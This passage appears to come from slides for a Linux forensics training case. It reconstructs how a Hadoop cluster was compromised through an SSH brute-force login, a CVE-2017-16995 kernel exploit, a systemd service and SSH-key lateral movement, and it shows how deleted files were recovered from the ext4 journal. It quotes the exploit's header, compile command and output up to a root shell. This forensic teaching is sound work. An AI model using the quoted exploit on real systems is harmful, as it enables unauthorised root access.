Oct 7 01:23:31 master sshd[2401]: Connection closed by 192.168.2.129 port 56402 [preauth]
Oct 7 01:23:31 master sshd[2403]: Failed password for invalid user magnos from 192.168.2.129 port 56404 ssh2
Oct 7 01:23:31 master sshd[2403]: Connection closed by 192.168.2.129 port 56404 [preauth]
Oct 7 01:23:48 master sshd[2410]: Accepted password for hadoop from 192.168.2.129 port 56406 ssh2
```

More File Hunting...

✘ Search for files added post the login activity (our reference)

```
$ sudo find rootvol/ -type f -newercm rootvol/var/log/lastlog
```

```
2367367 -rw----- 1 tsurugi tsurugi 8,5K oct. 7 00:29 rootvol/home/hadoop/.viminfo
2367350 -rwxr-xr-x 1 tsurugi tsurugi 35K oct. 7 00:34 rootvol/home/hadoop/temp/master
2359305 -rw----- 1 tsurugi tsurugi 7,4K oct. 7 00:48 rootvol/home/hadoop/.bash_history
2361146 -rw-rw-r-- 1 tsurugi tsurugi 42 oct. 6 23:27 rootvol/home/hadoop/.oracle_jre_usage/2a98f5874b09d9b6.timestamp
2367351 -rwxr-xr-x 1 tsurugi tsurugi 22K oct. 7 00:24 rootvol/home/hadoop/45010
```

Binary used for
exploitation

```
tsurugi@forensiclab:~/Desktop/hdfs$ file rootvol/home/hadoop/45010
rootvol/home/hadoop/45010: ELF 64-bit LSB shared object, x86_64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld, BuildID[sha1]=38f8ab3652358f154d8da3a131bfb8b1832ec23d, for GNU/Linux 3.2.0, not stripped
```

Lateral Movement

Checking `.bash_history` file on master with `auth.log` on Slave2, leads to:

```
Oct 6 23:52:14 slave2 sshd[1074]: Server listening on 0.0.0.0 port 22.
Oct 6 23:52:14 slave2 sshd[1074]: Server listening on :: port 22.
Oct 7 00:17:01 slave2 CRON[1170]: pam_unix(cron:session): session opened for user root by (uid=0)
Oct 7 00:17:01 slave2 CRON[1170]: pam_unix(cron:session): session closed for user root
Oct 7 00:23:30 slave2 sshd[1173]: Accepted publickey for hadoop from 192.168.2.100 port 40936 ssh2: RSA SHA256:vy4kgqS6ttqtHDQTbHNqX72RjZ+p4uinJWK39P16ejY
Oct 7 00:23:30 slave2 sshd[1173]: pam_unix(sshd:session): session opened for user hadoop by (uid=0)
Oct 7 00:23:30 slave2 systemd: pam_unix(systemd-user:session): session opened for user hadoop by (uid=0)
Oct 7 00:23:30 slave2 systemd-logind[930]: New session 2 of user hadoop.
```

Threat actor used ssh-keys to login to Slave2 & Slave1 (move locally to other systems)...

There is more to this, but that's it for now :)



Deleted Files

-we need them back-

What about 45010 File?...

Googling → probably an exploit!!!

- ✗ Searching directory file was found in, leads to nothing!
 - After Googling around, we found it's actually an exploit!

Linux Kernel < 4.13.9 exploit

```
/*
Credit @bleidl, this is a slight modification to his original POC
https://github.com/brl/grlh/blob/master/get-rekt-linux-hardened.c

For details on how the exploit works, please visit
https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html

Tested on Ubuntu 16.04 with the following Kernels
4.4.0-31-generic
4.4.0-62-generic
4.4.0-81-generic
4.4.0-116-generic
4.8.0-58-generic
4.10.0.42-generic
4.13.0-21-generic

Tested on Fedora 27
4.13.9-300
gcc cve-2017-16995.c -o cve-2017-16995
internet@client:~/cve-2017-16995$ ./cve-2017-16995
[.]
[.] t(--t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t
[.]
[.] ** This vulnerability cannot be exploited at all on authentic grsecurity kern
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff880038c3f500
[*] Leaking sock struct from ffff88003af5e180
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff880038704600
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff880038704600
[*] credentials patched, launching shell...
#id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev
```

Dump the Journal!!..

- ✘ If we check using TSK, since it's an EXT4 fs, then even if we know what name it had, then still we can't access the content, since its entry will be zeroed out!
 - No longer capable of accessing the file...

- ✘ Also, if we check those * files, we will also get zero output!
 - No metadata that leads to the file...

- ✘ We could try dumping them out in two steps:
 - Dump the EXT4 journal
 - Use ext4magic for recovery

Get them Back!!..

✘ Step1: debugfs

```
$ sudo debugfs -R 'dump <8> ./journal' /dev/...
```

- dump → option used to dump a file using inode #
- 8 → inode # of the EXT4 journal

✘ Step2: ext4magic

```
$ sudo ext4magic -a DATE -b DATE -j ./journal -m -d output/
```

- a and b are used to specify date after and before...
- j for the journal...
- m try to recover all deleted files...



Sift through output
dir...

Timeline Analysis?...

We can confirm the activities and their sequence by doing a timeline analysis ...

```
10/05/2019,13:00:01,EST5EDT,M...,LOG,Log File,Content Modification Time,-,Vuln0SV2,[CRON pid: 2438] pam_unix(cron:session): session opened for user www-data by..., [CRON pid: 2438] pam_unix(cron:session): session opened for user www-data by (uid=0),2,OS:/var/log/auth.log,525608,-,syslog,sha256_hash: b8e6a67fdb202938cc2fb1cb666f9fe66436a9225399946f30231e384c06fdb4
10/05/2019,13:06:38,EST5EDT,M...,LOG,Log File,Content Modification Time,-,Vuln0SV2,[useradd pid: 2525] add 'php' to group 'sudo',[useradd pid: 2525] add 'php' to group 'sudo',2,OS:/var/log/auth.log,525608,-,syslog,sha256_hash: b8e6a67fdb202938cc2fb1cb666f9fe66436a9225399946f30231e384c06fdb4
10/05/2019,13:06:38,EST5EDT,M...,LOG,Log File,Content Modification Time,-,Vuln0SV2,[useradd pid: 2525] add 'php' to shadow group 'sudo',[useradd pid: 2525] add 'php' to shadow group 'sudo',2,OS:/var/log/auth.log,525608,-,syslog,sha256_hash: b8e6a67fdb202938cc2fb1cb666f9fe66436a9225399946f30231e384c06fdb4
10/05/2019,13:06:38,EST5EDT,M...,LOG,Log File,Content Modification Time,-,Vuln0SV2,[useradd pid: 2525] new group: name=php GID=999,[useradd pid: 2525] new group: name=php GID=999,2,OS:/var/log/auth.log,525608,-,syslog,sha256_hash: b8e6a67fdb202938cc2fb1cb666f9fe66436a9225399946f30231e384c06fdb4
10/05/2019,13:06:38,EST5EDT,M...,LOG,Log File,Content Modification Time,-,Vuln0SV2,[useradd pid: 2525] new user: name=php UID=999 GID=999 home=/usr/php she..., [useradd pid: 2525] new user: name=php UID=999 GID=999 home=/usr/php shell=/bin/bash,2,OS:/var/log/auth.log,525608,-,syslog,sha256_hash: b8e6a67fdb202938cc2fb1cb666f9fe66436a9225399946f30231e384c06fdb4
10/05/2019,13:06:38,EST5EDT,M...,LOG,Log File,Content Modification Time,-,Vuln0SV2,[sudo] pam_unix(sudo:session): session closed for user root,[sudo] pam_unix(sudo:session): session closed for user root,2,OS:/var/log/auth.log,525608,-,syslog,sha256_hash: b8e6a67fdb202938cc2fb1cb666f9fe66436a9225399946f30231e384c06fdb4
```

Line	Tag	Timestamp	Source Des...	Source Name	macb	Inode	Long Description
4362		2019-10-05 11:06:38	OS Last Ac...	FILE	.a..	1308613	OS:/usr/sbin/useradd Type: file
4363		2019-10-05 11:06:38	OS Last Ac...	FILE	.a..	1831585	OS:/etc/default/useradd Type: file
9139		2019-10-05 13:06:38	Log File	LOG	m...	525608	[useradd pid: 2525] add 'php' to group 'sudo'
9140		2019-10-05 13:06:38	Log File	LOG	m...	525608	[useradd pid: 2525] add 'php' to shadow group 'sudo'
9141		2019-10-05 13:06:38	Log File	LOG	m...	525608	[useradd pid: 2525] new group: name=php GID=999
9142		2019-10-05 13:06:38	Log File	LOG	m...	525608	[useradd pid: 2525] new user: name=php UID=999 GID=999 home=/usr/php shell=/bin/bash
9145		2019-10-05 13:06:38	Log File	LOG	m...	525608	[sudo] root : TTY=pts/0 ; PWD=/tmp ; USER=root ; COMMAND=/usr/sbin/useradd -d /usr/php -m --system --shc

Story of Case #2...

- ✘ Compromise was due to weak credentials
 - Successful Bruteforce
- ✘ Privileges escalation using Kernel vulnerability (CVE-2017-16995)
- ✘ Systemd service was installed after gaining root
- ✘ Lateral movement to other systems using public keys (SSH)



THANKS!

Any questions?


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Hands-on Time

Please use the following credentials:

<https://192.168.1.101>

<https://192.168.1.102>

Check your cards for user access

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